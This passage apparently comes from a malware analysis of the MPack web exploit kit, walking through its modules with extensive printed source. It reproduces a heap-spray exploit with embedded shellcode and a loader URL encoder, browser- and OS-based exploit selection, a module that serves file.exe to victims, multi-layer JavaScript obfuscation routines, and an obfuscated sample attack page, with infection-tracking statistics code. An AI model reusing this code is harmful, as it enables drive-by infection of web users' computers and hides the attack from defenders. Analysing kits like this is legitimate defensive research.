u7275%u6D6C%u6E6F%u642E%u6C6C%u4300%u5C3A%u2E55%u7865%u0065%uC033%u036
4%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0840%u09EB%u408B%u8D34%u7C40%u
408B%u953C%u8EBF%u0E4E%uE8EC%uFF84%uFFFF%uEC83%u8304%u242C%uFF3C%u95D
0%uBF50%u1A36%u702F%u6FE8%uFFFF%u8BFF%u2454%u8DFC%uBA52%uDB33%u5353%u
EB52%u5324%uD0FF%uBF5D%uFE98%u0E8A%u53E8%uFFFF%u83FF%u04EC%u2C83%u622
4%uD0FF%u7EBF%uE2D8%uE873%uFF40%uFFFF%uFF52%uE8D0%uFFD7%uFFFF".uEncode(
$LoaderPath).'");\n";
$SPL.="sz = sh.length * 2;npsz = 0x400000-(sz+0x38);nps = unescape ('%u0D0D%u0D0D');while
(nps.length*2<npsz) nps+=nps;ihbc = (0x12000000-0x400000)/0x400000;mm = new Array();for
(i=0;i<ihbc;i++) mm[i] = nps+sh;obj.open(new Object(),new Object(),new Object(),new Object(), new
Object()); obj.setRequestHeader(new Object(),'.....');obj.setRequestHeader(new
Object(),0x12345678);obj.setRequestHeader(new Object(),0x12345678);obj.setRequestHeader(new
Object(),0x12345678);obj.setRequestHeader(new Object(),0x12345678);obj.setRequestHeader(new
Object(),0x12345678);obj.setRequestHeader(new Object(),0x12345678);obj.setRequestHeader(new
Object(),0x12345678);obj.setRequestHeader(new Object(),0x12345678);obj.setRequestHeader(new
Object(),0x12345678);obj.setRequestHeader(new Object(),0x12345678);obj.setRequestHeader(new
Object(),0x12345678);}</script><body onLoad='setTimeout(\"exploit()\",5000);'
value='Exploit'></body></html>";

$sOut = "document.write(
unescape('%0A%3C%73%63%72%69%70%74%3E%66%75%6E%63%74%69%6F%6E%20%64%
46%28%73%29%7B%76%61%72%20%73%31%3D%75%6E%65%73%63%61%70%65%28%73%
2E%73%75%62%73%74%72%28%30%2C%73%2E%6C%65%6E%67%74%68%2D%31%29%29
%3B%20%76%61%72%20%74%3D%27%27%3B%66%6F%72%28%69%3D%30%3B%69%3C%7
3%31%2E%6C%65%6E%67%74%68%3B%69%2B%2B%29%74%2B%3D%53%74%72%69%6E%
67%2E%66%72%6F%6D%43%68%61%72%43%6F%64%65%28%73%31%2E%63%68%61%72%
43%6F%64%65%41%74%28%69%29%2D%73%2E%73%75%62%73%74%72%28%73%2E%6C
%65%6E%67%74%68%2D%31%2C%31%29%29%3B%64%6F%63%75%6D%65%6E%74%2E%7
7%72%69%74%65%28%75%6E%65%73%63%61%70%65%28%74%29%29%3B%7D%3C%2F%
73%63%72%69%70%74%3E')); dF('".encodezTxt($SPL)."');";
$sOut = "<Script Language='JavaScript'>".$sOut."</Script>"; // [\\'\"]

//echo $SPL;

//$SPL=$sOut;
//$sOut = "document.write(
unescape('%0A%0A%0A%3C%73%63%72%69%70%74%20%6C%61%6E%67%75%61%67%65%
3D%22%6A%61%76%61%73%63%72%69%70%74%22%3E%66%75%6E%63%74%69%6F%6E
%20%64%46%28%73%29%7B%76%61%72%20%73%31%3D%75%6E%65%73%63%61%70%65
%28%73%2E%73%75%62%73%74%72%28%30%2C%73%2E%6C%65%6E%67%74%68%2D%3
1%29%29%3B%20%76%61%72%20%74%3D%27%27%3B%66%6F%72%28%69%3D%30%3B%
69%3C%73%31%2E%6C%65%6E%67%74%68%3B%69%2B%2B%29%74%2B%3D%53%74%72
%69%6E%67%2E%66%72%6F%6D%43%68%61%72%43%6F%64%65%28%73%31%2E%63%6
8%61%72%43%6F%64%65%41%74%28%69%29%2D%73%2E%73%75%62%73%74%72%28%7
3%2E%6C%65%6E%67%74%68%2D%31%2C%31%29%29%3B%64%6F%63%75%6D%65%6E
%74%2E%77%72%69%74%65%28%75%6E%65%73%63%61%70%65%28%74%29%29%3B%7D
%3C%2F%73%63%72%69%70%74%3E')); dF('".encodezTxt($SPL)."');";
//$sOut = "<Script Language='JavaScript'>".$sOut."</Script>"; // [\\'\"]
```

The main module

index.php

It's MPack's main script. These are the steps it follows every time it runs on a computer:

1. It detects the browser and operating system.

```
$Browser = detect_browser(getenv("HTTP_USER_AGENT"));
```

2. It adds the infected user's IP address to the database and calculates the geographical zone it belongs to:

```
AddIP("all");
if ($UseMySQL==1) { //geo2ip stat on traff
$id="traff";
$cci=GetCountryInfo(getenv("REMOTE_ADDR"));
//increase hits to this country
  $query = "UPDATE ".$dbstats." SET count = count + 1 WHERE a2 = '".$cci['a2']."' AND statid =
   '".$id."'";
  $r = mysql_query($query);
  if (mysql_affected_rows() == 0)
   {
   $query = "INSERT INTO ".$dbstats." VALUES ('".$id."', '".$cci['a2']."', '".$cci['name']."', 1)";
   mysql_query($query);
   }
}
```

3. It tries several exploits depending on the browser and operating system used, until it manages to infect users. Users can only avoid being infected if they are updated against all the exploits. Last, it stores the information on the database so it can view it in the statistics section afterwards.

   On Windows computers, version v0.61 of MPack tries to run the mdac4.php file first since it's considered 0day and then the ms06-044_w2k.php file.
   In Firefox browsers, it tries to run the ff.php file, and in Opera, the o7.php file.

```
// Windows NT 5.0 = Win2000
// Windows NT 5.1 = WinXP sp0,1
// Windows NT 5.1 SP2 = WinXP sp2 (Windows NT 5.1; SV1) under IE
// Windows NT 5.2 = Win2003
$browser = detect_browser(getenv("HTTP_USER_AGENT"));

if ($browser[name]=="MSIE") {
  if ($browser[os]!="Windows NT 5.0") { AddIP("0day"); include 'mdac4.php';  } //include 'xml.php';
   if ($browser[os]=="Windows NT 5.0") { AddIP("jar");  include 'ms06-044_w2k.php';  }
}

if ($browser[name]=="Firefox") { AddIP("firefox"); include 'ff.php'; }

if ($browser[name]=="Opera") {
   if (substr($browser[version], 0, 1)<"8") { AddIP("opera7"); include 'o7.php'; }
//   if (substr($browser[version], 0, 1)=="9") { AddIP("opera9"); include 'o9.php'; }
}

//echo getenv("HTTP_USER_AGENT")."<br>";
//echo "Browser: ".$browser[name]."<br> Browser Ver: ".$browser[version]."<br>OS: ".$browser[os];
```

The use of the default xml.php module is commented, therefore, the exploit this file creates wouldn't be used unless the code is modified.
There is also another commented area in which the o9.php module is called, seemingly anticipating Opera 9 and which does not exist among the files of this version of MPack. This leads us to think that they are continually working on new versions in which they implement new exploits that affect as many computers as possible.

Functions of the main module:

detect_browser()
It detects the browser, version and operating system used by the infected user. It is capable of detecting the following browsers:

- Opera
- Konqueror
- Lynx
- Msie
- Netscape
- Mozilla
- Firefox.

And the following operating systems:

- Linux
- Windows
- Win
- Windows NT
- Mac
- Freebsd

If it doesn't identify any of the above, it returns an Unknown value.

```
function detect_browser($HTTP_USER_AGENT) {
// Áðàóçåð è åãî âåðñèÿ
if (eregi("(opera) ([0-9]{1,2}.[0-9]{1,3}){0,1}", $HTTP_USER_AGENT, $match) || eregi("(opera/)([0-
9]{1,2}.[0-9]{1,3}){0,1}", $HTTP_USER_AGENT, $match)) {
$browser[name] = "Opera";
$browser[version] = $match[2];
}
elseif (eregi("(konqueror)/([0-9]{1,2}.[0-9]{1,3})", $HTTP_USER_AGENT, $match)) {
$browser[name] = "Konqueror";
$browser[version] = $match[2];
}
elseif (eregi("(lynx)/([0-9]{1,2}.[0-9]{1,2}.[0-9]{1,2})", $HTTP_USER_AGENT, $match)) {
$browser[name] = "Lynx";
$browser[version] = $match[2];
}
elseif (eregi("(links) \(([0-9]{1,2}.[0-9]{1,3})", $HTTP_USER_AGENT, $match)) {
$browser[name] = "Links";
$browser[version] = $match[2];
}
elseif (eregi("(msie) ([0-9]{1,2}.[0-9]{1,3})", $HTTP_USER_AGENT, $match)) {
$browser[name] = "MSIE";
$browser[version] = $match[2];
}
```

```
elseif (eregi("(netscape6)/(6.[0-9]{1,3})", $HTTP_USER_AGENT, $match)) {
$browser[name] = "Netscape";
$browser[version] = $match[2];
}
elseif (eregi("(mozilla)/([0-9]{1,2}.[0-9]{1,3})", $HTTP_USER_AGENT, $match)) {
$browser[name] = "Netscape(mozilla)";
$browser[version] = $match[2];
if (eregi("(firefox)/([0-9]{1,2}.[0-9]{1,2}.[0-9]{1,2}.[0-9]{1,2})", $HTTP_USER_AGENT, $match)) {
$browser[name] = "Firefox";
$browser[version] = $match[2];}

}
else {
$browser[name] = "Unknown";
$browser[version] = "Unknown";
}

// OS
if (eregi("linux", $HTTP_USER_AGENT)) $browser[os] = "Linux";
elseif (eregi("win32", $HTTP_USER_AGENT)) $browser[os] = "Windows";
elseif ((eregi("(win)([0-9]{2})", $HTTP_USER_AGENT, $match)) || (eregi("(windows) ([0-9]{2})",
$HTTP_USER_AGENT, $match))) $browser[os] = "Windows ".$match[2];
elseif (eregi("(winnt)([0-9]{1,2}.[0-9]{1,2}){0,1}", $HTTP_USER_AGENT, $match)) $browser[os] =
"Windows NT ".$match[2];
elseif (eregi("(windows nt)( ){0,1}([0-9]{1,2}.[0-9]{1,2}){0,1}", $HTTP_USER_AGENT, $match)) $browser[os]
= "Windows NT ".$match[3];
elseif (eregi("mac", $HTTP_USER_AGENT)) $browser[os] = "Macintosh";
elseif (eregi("freebsd", $HTTP_USER_AGENT)) $browser[os] = "FreeBSD";
else $browser[os] = "Unknown";
if (eregi("(sv1)", $HTTP_USER_AGENT)) $browser[os] = "Windows NT 5.1 SP2";

return $browser;
}
```

uEncode()

This function translates the text of a URL to enter it into a shellcode.

```
function uEncode($s) //encodes url into shellcode
{
 $res=strtoupper(bin2hex($s));
 $g = round(strlen($res)/4);
 if ($g != (strlen($res)/4)) { $res.="00"; }
 $out = "";

 for ($i=0; $i<strlen($res); $i+=4) {
 $out.="%u".substr($res, $i+2, 2).substr($res, $i, 2);
  }
 return $out;
}
```

file.php

When it manages to run an exploit, this module sends the file to be run on the user's system.

```
<?
//file-pusher

function AddIP($Log)
{
$ip=getenv("REMOTE_ADDR");
$fp=fopen("ip_".$Log.".txt","a");
fwrite($fp,getenv("REMOTE_ADDR")."\n");
fclose($fp);
}

$file="file.exe";  //name of the file in the current dir


if (file_exists($file)) //send file to client if it is present on disk
  {
          //add stats
          AddIP("file");
          //send file
        header("Pragma: public");
        header('Expires: '.gmdate('D, d M Y H:i:s').' GMT');
        header("Cache-Control: must-revalidate, post-check=0, pre-check=0");
        header("Cache-Control: private",false);
        header("Content-Type: application/x-msdownload");
        header('Content-Disposition: attachment; filename="file.exe"');
        header("Content-Transfer-Encoding: binary");
        header('Content-Length: '.filesize($file));
        set_time_limit(0);
        @readfile($file);
        exit;
  }



?>
```

cryptor.php

The index.php file uses this module to encrypt itself.

The module has 3 functions:

encodezTxt($ss) It's a one-level simple encryption routine.

```
//encode to fishy document.write() (1-level mess-up)
function encodezTxt($ss)
{
$rr=rawurlencode($ss);
for($i=0;$i<strlen($rr);$i++) { $rr[$i]=chr(ord($rr[$i])+5);}
return rawurlencode($rr."5");
}
```

encrypt($content) It's also a one-level simple encryption routine.

```
//second rountine (1-level mess-up)
function encrypt($content)
{ $table = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_@";
  $xor = 165;
  $table = array_keys(count_chars($table, 1));
  $i_min = min($table);
  $i_max = max($table);
  for ($c = count($table); $c > 0; $r = mt_rand(0, $c--));
  array_splice($table, $r, $c - $r, array_reverse(array_slice($table, $r, $c - $r)));
  $len = strlen($content);
  $word = $shift = 0;
  for ($i = 0; $i < $len; $i++)
  {$ch = $xor ^ ord($content[$i]);
   $word |= ($ch << $shift);
   $shift = ($shift + 2) % 6;
   $enc .= chr($table[$word & 0x3F]);
   $word >>= 6;
   if (!$shift) { $enc .= chr($table[$word]); $word >>= 6; }}
   if ($shift)
   $enc .= chr($table[$word]);
  $tbl = array_fill($i_min, $i_max - $i_min + 1, 0);
  while (list($k,$v) = each($table))
  $tbl[$v] = $k;
  $tbl = implode(",", $tbl);
  $fi = ",p=0,s=0,w=0,t=Array({$tbl})";
  $f  = "w|=(t[x.charCodeAt(p++)-{$i_min}])<<s;";
  $f .= "if(s){r+=String.fromCharCode({$xor}^w&255);w>>=8;s-=2}else{s=6}";
  $r = "<script language=JavaScript>";
  $r.= "function dc(x){";
  $r.= "var l=x.length,b=1024,i,j,r{$fi};";
  $r.= "for(j=Math.ceil(l/b);j>0;j--){r='';for(i=Math.min(l,b);i>0;i--,l--){{$f}}document.write(r)}";
  $r.= "}dc(\"{$enc}\")";
  $r.= "</script>";
  return $r;}
```

encryptc($c) – It calls the previous two encryption functions and generates the final encryption file.

```
//first rountine (1+2-level mess-up)
function encryptc($c)
{

//make document.write encapsulation
$in1="document.write(unescape('%3C%73%63%72%69%70%74%20%6C%61%6E%67%75%61%67%65
%3D%22%6A%61%76%61%73%63%72%69%70%74%22%3E%66%75%6E%63%74%69%6F%6E%20%
64%46%28%73%29%7B%76%61%72%20%73%31%3D%75%6E%65%73%63%61%70%65%28%73%2E
%73%75%62%73%74%72%28%30%2C%73%2E%6C%65%6E%67%74%68%2D%31%29%29%3B%20%
76%61%72%20%74%3D%27%27%3B%66%6F%72%28%69%3D%30%3B%69%3C%73%31%2E%6C%6
5%6E%67%74%68%3B%69%2B%2B%29%74%2B%3D%53%74%72%69%6E%67%2E%66%72%6F%6D
%43%68%61%72%43%6F%64%65%28%73%31%2E%63%68%61%72%43%6F%64%65%41%74%28%6
9%29%2D%73%2E%73%75%62%73%74%72%28%73%2E%6C%65%6E%67%74%68%2D%31%2C%31
%29%29%3B%64%6F%63%75%6D%65%6E%74%2E%77%72%69%74%65%28%75%6E%65%73%63%
61%70%65%28%74%29%29%3B%7D%3C%2F%73%63%72%69%70%74%3E'));dF('".encodezTxt($c)."');";

//code next alg
$in1 = "document.write('</textarea>');".$in1."    "; // [\\'\"]
$B64 = "LhNFl0RXOol*8mVcJKfzu2j~@^yD&gp)M5UEnkdHS,Z9A7#(bYa![1Txq60w3]rs";
$w=$shift=$l=0;
$tmp=strlen($in1);
$count=1;
while ($count<=$tmp)
{
$c=($in1[$count-1]);
$shift = 8 - $l;
$w |= (($w | ord($c)) << $shift);
$w &= 65535; //normalize to word
$l += 8;
            while ($l >= 6)
            {
            $out.=$B64[$w >> 10];
            $w <<= 6;
            $w &= 65535; //normalize to word
            $l -=6;
            }
$count+=1;
}
if ($l>0) { $shift=8-$l+8; $out.=$B64[$w >> $shift]; }
$out="r('".$out."','".$B64."');".chr(13).chr(10)."////";

$B64="3n6FR^EYm(SAvCHcU#4Wh5~0G)t7J.N!x[MTy;DlLbVaBZ8Qo@g&ipKw,*e2XuOf";
$out2 ="<script language=javascript>".chr(13).chr(10);
$out2."function r(ll,t) {if (!t)t='".$B64;
$out2."';var So;var ii='';for(var sa=0;sa<ll.length;sa+=arguments.callee.toString().length-
444){So=(t.indexOf(ll.charAt(sa))&255)<<18|(t.indexOf(ll.charAt(sa+1))&255)<<12|(t.indexOf(ll.charAt(sa+2)
)&255)<<(arguments.callee.toString().length-
442)|t.indexOf(ll.charAt(sa+3))&255;ii+=String.fromCharCode((So&(255*256*256))>>16,(So&(65000+280))>
>8,So&255);}eval(ii);};";
$out2.=chr(13).chr(10)."r('";

$w=$l=0;
$tmp=strlen($out);
$count=1;
while ($count<=$tmp)
{
$c=($out[$count-1]);
$shift = 8 - $l;
$w |= (($w | ord($c)) << $shift);
$w &= 65535; //normalize to word
$l += 8;
            while ($l >= 6)
            {
            $out2.=$B64[$w >> 10];
            $w <<= 6;
            $w &= 65535; //normalize to word
            $l -=6;
            }
$count+=1;
}
if ($l>0) { $shift=8-$l+8; $out2.=$B64[$w >> $shift]; }
$out2."');".chr(13).chr(10)."</script>";

return encrypt($out2);
}
```

This is an example of the page that would run on an infected computer, where the way it's encrypted can be observed:

<script language=JavaScript>function dc(x){var
l=x.length,b=1024,i,j,r,p=0,s=0,w=0,t=Array(63,46,44,61,1,41,8,4,50,55,0,0,0,0,0,0,36,38,11,20,12,18,19,42
,7,45,24,49,40,58,59,53,9,5,0,26,48,15,43,27,37,2,10,0,0,0,0,31,0,56,47,14,57,28,6,25,33,22,60,39,29,54,
51,34,35,30,13,16,17,62,3,52,21,32,23);for(j=Math.ceil(l/b);j>0;j--){r='';for(i=Math.min(l,b);i>0;i--,l--
){w|=(t[x.charCodeAt(p++)-48])<<s;if(s){r+=String.fromCharCode(165^w&255);w>>=8;s-
=2}else{s=6}}document.write(r)}}dc("QA53f_rnxHlh5Fj8YvrKYvDAYucKFF23f_rnxHIyWf28fvr8RbewBZ3OD
HrTri6wBv2OfFeOR9LyRiPdRS5dRZ5XRc5XRZdXRcPkRZgXRZg@RSPaRcd@RZP@RcPaRc5XRZg@
RcPkRcdaRcPaRqgXRcg@Rfd@RqgkRZ5XRqPkRZddRZd@RcPXRZdXRqgXRZ5XRSPXRSgaRZP@Rc
PaRcP@RZ5XRc5XRcPXRZgXRcP@RqgkRZ5XRqPaRZ5XRZP@RcdXRZ5XRZg@RZdXRqgkRSgXRq5
dRZ5XRqPaRc5dRcP@RcPaRc5@RZg@RcgkRqgaRSPXRqPkRqPkRSddRqgXRZd@RcPXRZdXRqgX
RZg@RSgaRq5@Rq5@RSddRcd@RcdaRZdXRqgkRcPkRSgaRSgXRSddRcPkRS5dRZ5XRSPXRqPaR
c5dRcP@RcPaRc5@RZg@RcgkRSddRcPkRqddRqddRqPkRZg@RqddRSgaRY5XRZg@RZdXRcPkRcP
aRc5@RqPaRcd@RZdXRcdaRcgaRf5XRcgkRcPXRZdXRf5XRcdaRcg@RcP@RqgkRZ5XRSPXRqPaRc
5XRcgkRcPXRZdXRf5XRcdaRcg@RcP@RfPXRZg@RqgkRcPkRqPkRqgaRZ5XRqPaRZ5XRZP@RcdXR
Z5XRZg@RZdXRqgkRZ5XRqPaRc5dRcP@RcPaRc5@RZg@RcgkRqgaRSPXRq5dRSPXRqPkRqPkRSd
dRcg@RcdaRc5XRZP@RcgaRcP@RcPaRZg@RqPaRZ5@RZdXRcPkRZg@RcP@RqgkRZP@RcPaRc
P@RZ5XRc5XRcPXRZgXRcP@RqgkRZg@RqPkRqPkRSddRZgaRS5dRqdaRZ5XRc5XRZdXRcPkRZgX
RZg@RSPaY86pqiJTp9LyRqPdlmq0rB38snryzE1@sE0Tikj9vkjnRqPdI8cyzE1@RS5dGUDyEquT392wBvr
9RqPdEYLXAvaX@9dNDHln__3ninIXRZ5dEbD9UvaX@BPyifcyzE1@suIOU9Invv3nRqPdEYLXhvaX@BP
yiScyzE1@RSPdsccyzE1@RSPdlmcyzE1@RSPdRS5dlYaX@BPyiEcyiqqkRqPdEYLX@vLXABPyzE1@R
SPdRSddRSPaRqPdEYLX@vLXAvPyzE1@RSPdRS5deYaX@BPyiEqkbvaX@BPyiEcyiqcyiqcyzE1@RS
PdRS5dRSPdRqPdEYLX@vLXk0cyzE1@RSPdRSddlYaX@BPyiEcyiSckRqPdEYLX@vLXkvLXyvaX@BP
yiEcyiq1NRqPdEYLX@vLXk0cyzE1@RSPdEYPyzE1@RSPdRSddeYaX@BPyiEckRSddRqPdEYLX@BP
yifcyzE1@RSPdRS5dlYaX@BPyiE1@RSPaRqPdEYLX@vLXABcyzE1@RSPdRS5dRSddRqPdEYLX@vL
XkUPyzE1@RSPdRS5dEYaX@BPyiE1@sYaX@BPyiEcyiSqkRqPdEYLX@9d@RqPdEYLX@9PNRqPdE
YLX@vLXAvLX@vaX@BPyiEcyiquNRqPdEYLX@vLXkvLX@vaX@BPyiEcyiSqkRqPdEYLX@vLXk9PyzE
1@RSPdRSddFYaX@BPyiEcyiSc@RqPdEYLX@vLXkvLX@vaX@BPyiE1@RSgaRqPdEYLX@vLXA9Py
zE1@RSPdEucyzE1@RSPdRS5dlYaX@BPyiEcyiScyiEcyzE1@RSPdRSddEYaX@BPyiEcyiSqkRqPdEYL
X@vLXAnPyzE1@RSPdRS5dEYaX@BPyiE1@RSgaRqPdEYLX@9P@RqPdEYLX@BgNRqPdEYLX@vL
XA9PyzE1@RSPdEucyzE1@RSPdRSddIvaX@BPyiEcyiqcyiEcyzE1@RSPdRSddbvaX@BPyiEcyiqcyiScy
zE1@RSPdRS5deYaX@BPyiEcyiqcyifcyzE1@RSPdE8cyzE1@RSPdlcPyzE1@RSPdEYLXyvaX@BPyiE1
@RSPaRqPdEYLX@95aRqPdEYLX@BP@RqPdEYLX@vLXAvLXkvaX@BPyiEcyiqu@RqPdEYLX@vLX
ABPyzE1@RSPdEYPyzE1@RSPdRS5deYaX@BPyiEqk2vaX@BPyiE1@RS5dRqPdEYLX@BPyiScyzE1
@RSPdlZcyzE1@RSPdRSddRSddRqPdEYLX@vLXkNcyzE1@RSPdRS5dEYaX@BPyiE1@RSgaRqPdE
YLX@vLXkvLXyvaX@BPyiEqk2vaX@BPyiEqksYaX@BPyiEqkovaX@BPyiEcyiqcyiYcyzE1@RSPdlmcyzE
1@RSPdRS5dlYaX@BPyiEqkFYaX@BPyiE1@bvaX@BPyiEcyiqqNRqPdEYLX@vLXkvLX@vaX@BPyiEc
yiquNRqPdEYLX@vLXkvLXAvaX@BPyiEcyiSckRqPdEYLX@vLXkvLXhvaX@BPyiEqkovaX@BPyiEcyiqcy
iYcyzE1@RSPdEZcyzE1@RSPdEZcyzE1@RSPdEYLXyvaX@BPyiEcyiSckRqPdEYLX@B5aRqPdEYLX
@9PNRqPdEYLX@vLX@9PyzE1@RSPdRS5deYaX@BPyiEcyiS1@RqPdEYLX@vLXkvLXyvaX@BPyiEc
yiquNRqPdEYLX@vLXkvLXAvaX@BPyiE1@bvaX@BPyiEcyiqcyiqcyzE1@RSPdRS5dEYaX@BPyiEcyiq1
NRqPdEYLX@vLXkncyzE1@RSPdemPyzE1@RSPdRSddRSgaRqPdEYLX@vLXkUPyzE1@RSPdRS5d
EYaX@BPyiEcklYaX@BPyiEcyiq1NRqPdEYLX@vLXknPyzE1@RSPdRSddRSPdRqPdEYLX@BPyifcyzE
1@RSPdRS5dlYaX@BPyiEqkFYaX@BPyiE1@bvaX@BPyiEcyiqqkRqPdEYLX@vLXkvLXhvaX@BPyiEcyi
qu@RqPdEYLX@vLXABPyzE1@RSPdemPyzE1@RSPdRSdd1vaX@BPyiEcyiqckRqPdEYLX@vLXkvLX
@vaX@BPyiEckFYaX@BPyiEcyiSckRqPdEYLX@BPyifcyzE1@RSPdRSddRSPaRqPdEYLX@BPyiYcyzE
1@RSPdE8cyzE1@RSPdRS5dlYaX@BPyiE1@bvaX@BPyiEcyiSqkRqPdEYLX@vLXAvLX@vaX@BPyiE
cyiq1@RqPdEYLX@vLXA9PyzE1@RSPdRS5deYaX@BPyiEcyiS1@RqPdEYLX@BPyifcyzE1@RSPdRS
5dlYaX@BPyiE1@bvaX@BPyiEcyiqqNRqPdEYLX@vLXkvLX@vaX@BPyiEcyiquNRqPdEYLX@vLXkvLX
AvaX@BPyiEcyiSckRqPdEYLX@vLXkvLXhvaX@BPyiE1@2vaX@BPyiEqkFYaX@BPyiE1@IvaX@BPyiE
qkFYaX@BPyiE1@RSPaRqPdEYLX@BPyiYcyzE1@RSPdlZcyzE1@RSPdRSddeYaX@BPyiEcyiq1NRqP
dEYLX@vLXk9PyzE1@RSPdRS5dRSPdRqPdEYLX@vLXkncyzE1@RSPdRSddRSPdRqPdEYLX@vLXk
0cyzE1@RSPdRS5deYaX@BPyiE1@bvaX@BPyiEcyiScyiScyzE1@RSPdRS5dEYaX@BPyiEcyiqcyiYcyz
E1@RSPdRS5deYaX@BPyiEcyiqcyiEcyzE1@RSPdEYLXhvaX@BPyiEcyiScyiEcyzE1@RSPdRSddbvaX
@BPyiEcyiqcyiEcyzE1@RSPdRS5dlYaX@BPyiEcyiqqkRqPdEYLX@vLXkUPyzE1@RSPdRS5dsYaX@B
PyiEcyiqcyiEcyzE1@RSPdEYLXhvaX@BPyiEcyiSckRqPdEYLX@BPyiYcyzE1@RSPdEYLXyvaX@BPyiE
qkovaX@BPyiEcyiScNRqPdEYLX@9gNRqPdEYLX@B5NRqPdEYLX@vLXA9PyzE1@RSPdRSddlYaX@
BPyiEcyiS1@RqPdEYLX@vLXkvLXyvaX@BPyiEcyiSc@RqPdEYLX@vLXAnPyzE1@RSPdlucyzE1@RS
5dRqPdEYLXyvaX@BPyiYcyzEqkovaX@BP@DNcyzE1@RSgaRqPdEYLXAvaX@BPyiE1@pvLXhpcyEfc
8RZ5di0ryEYcyzE1@RSPdEccyiScyiEuwc9rORZdacFI8RqPdEYLX@BdaRSgaVvaX@BPyiE1@pvLXAva
X@BPyiEqkIHlnRqPdEYLX@vLXAB1nRZga6vL@AW39RZPaRqPdEYLX@BdaRS5dRqPdEYLX@9gNRq
PdEYLX@BdaRSgaGvaX@BPyiE1@pvLX@NqORZdalpDyEY1Oe9ryzE1@RSPdEccyiScyiEcMRZ5dZND
yEY18jvaX@BPyiE1@pvLXAvaX@BPyiEqk2nryzE1@RSPdEccyiScMRqPdEYLX@BdaRS5dRSPdlvaX@
BPyiE1@pvLXAvaX@BPyiEqkbvaX@BPyiE1@pvLXAvLX@vaX@BPyiE1@pvaX@BPyiEqklkcyzE1@RS
PdEccyiE1NRqPdEYLX@vLXAB1nRZ5dRqPdEYLX@BdaRS5dRSPdRZ5dRqPdEYLX@BdaRS5dRSPdR
qPdEYLX@BdaRSgaVvaX@BPyiE1@pvLXAvLX@9ryEcuwFvaX@BPyiE1@pvLXhkcyzE1@RSPdEccyiE
1NRZPaRZ5dRqPdEYLX@vLXA0cyzE1@RSPdEccyiScyiEcyzE1@RSPdEccyzE1@RSPdlmqMRqPdEYL
X@BdaRS5dRSPdZvaX@BPyiEcyiS1acUryzE1@RSPdEccyiScyzE1@RSPdl8cyzE1@RSPdEccyiScyzE1
@RSPdlmcyEScyzE1@RSPdEccyiScyiEcyzE1@RSPdEccyifuMRqPdEYLX@BdaRS5dRSPde9PMRZ5dZ
NDyEY18jkewZpDyEYcyzE1@RSPdEccyiScyzE1@RSPdl8q9RqPdEYLX@BdaRS5dRqPdEYLX@9dNRq
PdEYLX@BdaRS5dRqPdEYLX@9gNRqPdEYLX@BdaRS5dRqPdEYLX@9dNRqPdEYLX@BdaRS5dRS
PdRqPdEYLX@BdaRqPdEYLX@9gNVp2nRZPa6_ryzE1@RSPdEccyiScyzE1@RSPdl

Data and statistics

Even though these files don't exist, they are created as soon as users are infected, storing their IP addresses. This way, the number of infections per exploit can be controlled in the statistics section:

ip_0day.txt
ip_all.txt
ip_expl.txt
ip_firefox.txt
ip_jar.txt
ip_opera7.txt
ip_file.txt

fout.php

This module calculates which country the IP address of the infected user belongs to and increase the country's counter in the database statistics if the settings option in settings.php is enabled.

```
<? //fout.php - loader's return module
include ('settings.php');
AddIP("expl");
if ($UseMySQL==1) { //geo2ip stat on loads
$id="load";
$cci=GetCountryInfo(getenv("REMOTE_ADDR"));
//increase hits to this country
  $query = "UPDATE ".$dbstats." SET count = count + 1 WHERE a2 = '".$cci['a2']."' AND statid =
'".$id."'";
  $r = mysql_query($query);
  if (mysql_affected_rows() == 0)
            {
            $query = "INSERT INTO ".$dbstats." VALUES ('".$id."', '".$cci['a2']."', '".$cci['name']."', 1)";
            mysql_query($query);
            }
}

echo "      ";
?>
```

flush.php

It deletes files containing IP addresses and the information on the statistics table of the MySQL database. This allows collecting data the moment it is run.

```
<?
include("settings.php");
  $sql = 'TRUNCATE `stats` ';
  $r = mysql_query($sql);
@unlink("ip_0day.txt");
@unlink("ip_all.txt");
@unlink("ip_expl.txt");
@unlink("ip_firefox.txt");
@unlink("ip_jar.txt");
@unlink("ip_opera7.txt");
@unlink("ip_file.txt");
?>
```

\flags

It's a directory containing 253 graphic files in .gif format with the flags of all the countries.

stats.php

To access the statistics module, apart from running it, the administrator password in settings.php must be specified as a parameter. It is a way of guaranteeing that not all users can access the information.

For example:
http://myhost.com/spk2/stats.php?pass=mpack2

When this module is accessed, it shows data of the infections carried out:

- Attacked hosts, depending on the operating system and browser.
- Infected computers, total and unique. In the total category, the number of infections is counted, including computers that have been infected once. The unique category, however, only informs once per computer.
- Number of infections and efficiency in each geographical zone.

